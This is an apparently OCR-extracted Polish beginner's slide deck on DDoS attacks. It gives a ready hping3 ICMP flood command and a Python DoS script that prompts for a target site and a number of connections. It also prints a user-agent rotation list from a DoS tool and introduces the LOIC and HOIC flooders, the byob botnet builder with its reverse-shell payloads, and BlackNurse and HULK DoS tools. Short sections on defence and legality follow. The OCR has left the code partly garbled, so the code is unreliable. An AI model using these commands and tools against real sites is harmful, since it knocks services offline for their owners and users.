DDOS DLA POCZĄTKUJĄCYCH AUTOR: MATEUSZ SAJKOWSKI

Zabij, wyślij tyle pakietów, ile się tylko da

Narzędzie hping3,
Wbudowane w kali

**Retworkchuck@Voldemort:~\$ sudo hping3 -1 -- flood 10.7.1.50


HPING 10.7.1.50 (eth0 10.7.1.50): icmp mode set, 28 headers + 0 data bytes hping in flood mode, no replies will be shown

**Temporary Company to the protokołu ICMP


Adres ofiary

 Może wydawać się, że aby dokonać ataku typu DDoS, wystarczy pingować daną stronę dużą ilością pakietów, aż padnie. Taki atak nazywa się Ping Flood (lub ICMP Flood).
 Jednak nie jest on zazwyczaj zbytnio skuteczny (w sieciach jakkolwiek zabezpieczonych).
 Wystarczy w ustawieniach serwera wyłączyć odpowiedzi na protokół ICMP, a taki atak stanie się niemożliwy.


PO PROSTU PING?



Syn flood attack korzysta z protokołu TCP, a dokładniej z technologi 3-way handshake, wysyłając ciągle zapytania do strony, a następnie je porzucając.



TO MOŻE TCP!



- Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and denial-of-service attack application written in C#. LOIC was initially developed by Praetox Technologies, however it was later released into the public domain and is currently available on several open-source platforms.
- LOIC performs a DoS attack (or, when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP, UDP, or HTTP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.

 LOIC was used by Anonymous during Project Chanology to attack websites from the Church of Scientology, once more to (successfully) attack the Recording Industry Association of America's website in October 2010, and it was again used by Anonymous during their Operation Payback in December 2010 to attack the websites of companies and organizations that opposed WikiLeaks.

- Security experts quoted by the BBC indicated that well-written firewall rules can filter out most traffic from DDoS attacks by LOIC, thus preventing the attacks from being fully effective. In at least one instance, filtering out all UDP and ICMP traffic blocked a LOIC attack.
- LOIC attacks are easily identified in system logs, and the attack can be tracked down to the IP addresses used.




_1. Select your target			HiveMind (optional)			
	http://		Connect	http://		
		Туре:				
		GET	IFrame			
	200	Interval (ms):				
	1			5000		
		Append Message	e:			
	This is LOWC!					
-3. Ready?			_Attack status			
			/ RESCRIPTION	0		
	CHARGING MY LASER			of 0		
		B 1 - 1 - 2 - 1 - 1 - 1 - 1 - 1				



Tested the LOIC on a site. Seemed to work fine from my computer, 'cause the site went down! Just to be sure, I called a friend and asked her to check out the URL - and to my surprice the site wasn't down at all. Turned out, all that LOIC did was temporarely blocking MY internet access! Now, wtf is that??? Does it have any usefull effect at all, or is my version corrupt? I've been using LOIC-1.0.7.42-binary from SourceForge... Nice to hear if anyone has a comment on that - thanks:)

LOW ORBIT ION CANNON



High Orbit Ion Cannon (HOIC) is an open-source network stress testing and denial-of-service attack application designed to attack as many as 256 URLs at the same time. It was designed to replace the Low Orbit Ion Cannon which was developed by Praetox Technologies and later released into the public domain. The security advisory for HOIC was released by Prolexic Technologies in February 2012.

 HOIC was developed during the conclusion of Operation Payback by the hacktivist collective Anonymous. As Operation Payback concluded there was massive pressure on the group from law enforcement agencies, which captured and prosecuted more than 13 individuals connected with the group. This forced many members of the group to rethink their strategies and subsequently this part of the group launched Operation Leakspin. However a large part of Anonymous remained focused on launching opt-in DDoS attacks. However the Low Orbit Ion Cannon was not powerful enough to launch attacks with such a limited number of users. HOIC was designed to remedy this with the ability to cause an HTTP Flood with as few as 50 user agents being required to successfully launch an attack, and coordination between multiple users leading to an exponential increase in the damage. HOIC was the first tool of its kind to have support for the so-called "booster files", configurable VBscript modules that randomize the HTTP headers of attacking computers, allowing thousands upon thousands of highly randomized combinations for user agents. Apart from allowing user agents to implement some form of randomization countermeasures the booster files can and have been used to increase the magnitude of the attack.

 While HOIC (similarly to LOIC) still has no significant obfuscation or anonymization techniques to protect the user, the use of .hoic "booster" scripts allows the user to specify a list of rotating target URLs, referrers, user agents, and headers in order to more effectively cause a DoS condition by attacking multiple pages on the same site, as well as make it seem like attacks are coming from a number of different users.

 The basic limitation of HOIC is that it requires a coordinated group of users to ensure that the attacks are successful. Even though it has allowed attacks to be launched by far fewer users than the older Low Orbit Ion Cannon, HOIC still requires a minimum of 50 users to launch an effective attack and more are required to sustain it if the target website has protection. Another limiting factor is the lack of anonymizing and randomizing capability. Even though HOIC should, in theory, offer anonymizing through the use of booster files, the actual protection provided is not enough. Furthermore, anonymizing networks such as TOR are not capable of handling the bandwidth of attacks generated by HOIC. Any attempt to launch an attack using the TOR network will actually harm the network itself. However, Anonymous members routinely use proxy servers based in Sweden to launch their attacks. It has been speculated that this is due to the notion that Sweden may have stricter internet privacy laws than the rest of the world.

```
headers useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.5.30729; .NET CLR 3.0.30729)')
headers useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)')
headers useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SV1; .NET CLR 2.0.50727; InfoPath.2)')
headers_useragents.append('Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)')
headers_useragents.append('Mozilla/4.0 (compatible; MSIE 6.1; Windows XP)')
headers useragents.append('Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51')
headers useragents.append('AppEngine-Google; (+http://code.google.com/appengine; appid: webetrex)')
headers useragents.append('Mozilla/5.0 (compatible; MSIE 9.0; AOL 9.7; AOLBuild 4343.19; Windows NT 6.1; WOW64; Trident/5.0; FunWebProducts)')
headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; AOL 9.7; AOLBuild 4343.27; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)')
headers useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; AOL 9.7; AOLBuild 4343.21; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.00506.30; .NET CLR 3.00
headers useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; AOL 9.7; AOLBuild 4343.19; Windows NT 5.1; Trident/4.0; GTB7.2; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152;
headers useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; AOL 9.7; AOLBuild 4343.19; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; .NET
headers useragents.append('Mozilla/4.0 (compatible; MSIE 7.0; AOL 9.7; AOLBuild 4343.19; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; .NET
headers_useragents.append('Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox/3.5.3')
headers useragents.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 2.0.50727)')
headers useragents.append('Mozilla/5.0 (Windows; U; Windows NT 5.2; de-de; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)')
headers useragents.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Firefox/3.5.1 (.NET CLR 3.0.04506.648)')
headers useragents.append('Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E')
headers useragents.append('Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.1 (KHTML, like Gecko) Chrome/4.0.219.6 Safari/532.1')
headers useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2)')
headers useragents.append('Opera/9.60 (J2ME/MIDP; Opera Mini/4.2.14912/812; U; ru) Presto/2.4.15')
headers useragents.append('Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en-US) AppleWebKit/125.4 (KHTML, like Gecko, Safari) OmniWeb/v563.57')
headers_useragents.append('Mozilla/5.0 (SymbianOS/9.2; U; Series60/3.1 NokiaN95 8GB/31.0.015; Profile/MIDP-2.0 Configuration/CLDC-1.1 ) AppleWebKit/413 (KHTML, like Gecko) Safari/413')
headers useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.5.30729; .NET CLR 3.0.30729)')
headers useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)')
headers useragents.append('Mozilla/5.0 (Windows; U; WinNT4.0; en-US; rv:1.8.0.5) Gecko/20060706 K-Meleon/1.0')
headers useragents.append('Lynx/2.8.6rel.4 libwww-FM/2.14 SSL-MM/1.4.1 OpenSSL/0.9.8g')
```

SAPHYRA

 Jest to skrypt, który generując różne nagłówki HTTP udaje, iż zapytania pochodzą z kilku urządzeń na raz. Dzięki temu, Firewall zorientuje się później, że jest on atakowany.

JAK SIĘ BRONIĆ?


• "Stopping the DDoS: Once we identified the type of attack, blocking was easy enough. By default, they were not passing our anomaly check, causing the requests to get blocked at the firewall. One of the many anomalies we look for are valid user agents, and if you look carefully you see that the requests didn't have one. Hopefully, you'll also noticed that the referrers were dynamic and the packets were the same size, another very interesting signature. Needless to say, this triggered one of our rules, and within minutes his site was back and the attack blocked."

JAK SIĘ BRONIĆ?

• "Stopping this DDOS: After what felt like hours, but was actually seconds (OK, maybe minutes) we noticed another anomaly, or what we'd classify as a signature in the new DDoS pattern. The attacker was rotating IP's within a few seconds of each other, rotating referrers and user agents, all the while performing search requests. Finally, something we could build a rule for, thanks for that. Now each time we see the same IP with a different user agent / referrer within a small period of time, we're able to block access. Within minutes, the attack was contained."


NIE TYLKO TURBO DŁUGIE SKRYPTY

```
2 import time
    import socket
 4 import os
 5 import sys
   import string
10
    def restart_program():
        python = sys.executable
        os.execl(python, python, * sys.argv)
    curdir = os.getcwd()
14
16
    print ("DDoS mode loaded")
    print ("python script made by an@nymous_nl twitter")
    host=raw_input( "Site you want to DDoS:" )
    port=input( "Port you want to attack:" )
21 message=raw_input( "Input the message you want to send:" )
    conn=input( "How many connections you want to make:" )
23  ip = socket.gethostbyname( host )
    print ("[" + ip + "]")
25 print ( "[Ip is locked]" )
     print ( "[Attacking " + host + "]" )
    print ("+-----+")
    def dos():
        #pid = os.fork()
        ddos = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
31
        try:
32
            ddos.connect((host, 80))
33
            ddos.send( message )
            ddos.sendto( message, (ip, port) )
            ddos.send( message );
35
        except socket.error, msg:
37
            print("|[Connection Failed]
38
        print ( "|[DDoS Attack Engaged]
39
        ddos.close()
    for i in range(1, conn):
    print ("+----+")
     print("The connections you requested had finished")
    if __name__ == "__main__":
        answer = raw_input("Do you want to ddos more?")
        if answer.strip() in "y Y yes Yes YES".split():
47
            restart_program()
48
            os.system(curdir+"Degmain.py")
```



byob (build your own botnet) to oprogramowanie służące do robienia własnych botnetów.
 Generuje ono skrypty, które po uruchomieniu na komputerze ofiary, zamienią go w naszego małego botneta, gotowego do działania.


BOTNET!!!!!!!







Post-Exploitation Modules




Generate Payload Format Select Format ~ Operating System Select Operating System ~ Architecture Select Architecture ~ Generate

How to generate a payload

Select a payload format to get started.

- Python Obfuscated Python script. Th however, it requires Python be installed
- Executable Compile a binary executa system and architecture. This will run of Python installed, however, the file size
- Need help? Post a question in the sup



Build Your Own Botnet - Reverse TCP Shell :==

LEGALNOŚĆ?

 Primarily, HOIC has been designed as a stress testing tool and can be lawfully used as such to stress test local networks and servers provided the person initiating the test has authorization to test and as long as no other networks, servers, clients, networking equipment or URLs are disrupted.

LEGALNOŚĆ ?

```
1 #!/usr/bin/perl
 3 # Cisco ASA 5515/5525/5550/5515-X | Fotinet |
 4 # Fortigate | SonicWall | PaloAlto | Zyxel NWA3560-N |
 5 # Zyxel Zywall USG50 Spoofed "BlackNurse" DoS PoC
 6 #
 7 # Copyright 2016 (c) Todor Donev
 8 # Varna, Bulgaria
 9 # todor.donev@gmail.com
10 # https://www.ethical-hacker.org/
   # https://www.facebook.com/ethicalhackerorg
12 # http://pastebin.com/u/hackerscommunity
13 #
14 #
15 # Description:
16 # Blacknurse is a low bandwidth ICMP attack that is capable of doing denial
17 # of service to well known firewalls. Most ICMP attacks that we see are based
18 # on ICMP Type 8 Code 0 also called a ping flood attack. BlackNurse is based
19 # on ICMP with Type 3 Code 3 packets. We know that when a user has allowed ICMP
20 # Type 3 Code 3 to outside interfaces, the BlackNurse attack becomes highly
21 # effective even at low bandwidth. Low bandwidth is in this case around 15-18
22 # Mbit/s. This is to achieve the volume of packets needed which is around 40 to
        50K packets per second. It does not matter if you have a 1 Gbit/s Internet
        connection. The impact we see on different firewalls is typically high CPU
        loads. When an attack is ongoing, users from the LAN side will no longer be
        able to send/receive traffic to/from the Internet. All firewalls we have seen
        recover when the attack stops.
28 #
29 # Disclaimer:
30 # This or previous program is for Educational purpose ONLY. Do not
31 # use it without permission. The usual disclaimer applies, especially
        the fact that Todor Donev is not liable for any damages caused by
33 # direct or indirect use of the information or functionality provided
34 # by these programs. The author or any Internet provider bears NO
35 # responsibility for content or misuse of these programs or any
       derivatives thereof. By using these programs you accept the fact
        that any damage (dataloss, system crash, system compromise, etc.)
       caused by the use of these programs is not Todor Donev's
39 # responsibility.
41 # Use at your own risk and educational
42 # purpose ONLY!
44 # Thanks to Maya (Maiya|Mia) Hristova and all my friends
45 # that support me.
```

```
# -----
# HULK - HTTP Unbearable Load King
#
# this tool is a dos tool that is meant to put heavy load on HTTP servers in order to bring them
# to their knees by exhausting the resource pool, its is meant for research purposes only
# and any malicious usage of this tool is prohibited.
#
# author : OpIcarus , version 1.0
#
```

LEGALNOŚĆ?

ŹRÓDŁA

- https://youtu.be/eZYtnzODpW4
- https://github.com/H1R0GH057/Anonymous
- https://en.wikipedia.org/wiki/Low_Orbit_Ion_Cannon
- https://en.wikipedia.org/wiki/High_Orbit_Ion_Cannon
- https://www.radware.com/security/ddos-knowledge-center/ddospedia/hoic-high-orbit-ion-cannon/
- https://en.wikipedia.org/wiki/HTTP_Flood
- https://blog.sucuri.net/2014/02/layer-7-ddos-blocking-http-flood-attacks.html
- https://github.com/malwaredllc/byob